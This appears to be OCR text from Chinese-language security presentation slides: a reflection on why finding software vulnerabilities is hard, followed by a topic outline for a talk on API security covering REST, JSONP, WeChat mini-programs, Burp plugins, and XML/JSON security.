
你们琢磨一下漏洞是什么？漏洞是程序员犯的错误。那些著名大公司软件的漏洞是什么？是一些面试好多轮才能入职的名校毕业的程序员犯的错误。而且这些公司里还有很多面试好多轮才能入职的名校毕业的人在做安全。他们都没查出来，才能留下来让你去发现。

我曾给微软中国的 QA 做过培训，和他们连续接触了数天。这些人体现出来的平均水平肯定在国内安全行业（不特指漏洞研究）之上，其中有几个还相当出色。

所以，挖不到漏洞是正常的，挖到才不正常。信息安全工作有很多方向，学信息安全，不一定非要都做漏洞研究。

1. 博弈对手升级
2. 知识集合储备
3. 漏洞本质原理
4. 逻辑流程演变
5. 利用形式组合
6. 结果奇点临近（道VS术）

议题回顾


接口安全
必要性
OWASP top10 Update
近日的漏洞态势
定义及分类
案例
Webservice
REST
JSONP
微信公众号&小程序
ioV
自动化搜索
Burp Re
自定义插件
核心支撑
Xml Security
JSON Security

联系我们

Thank You!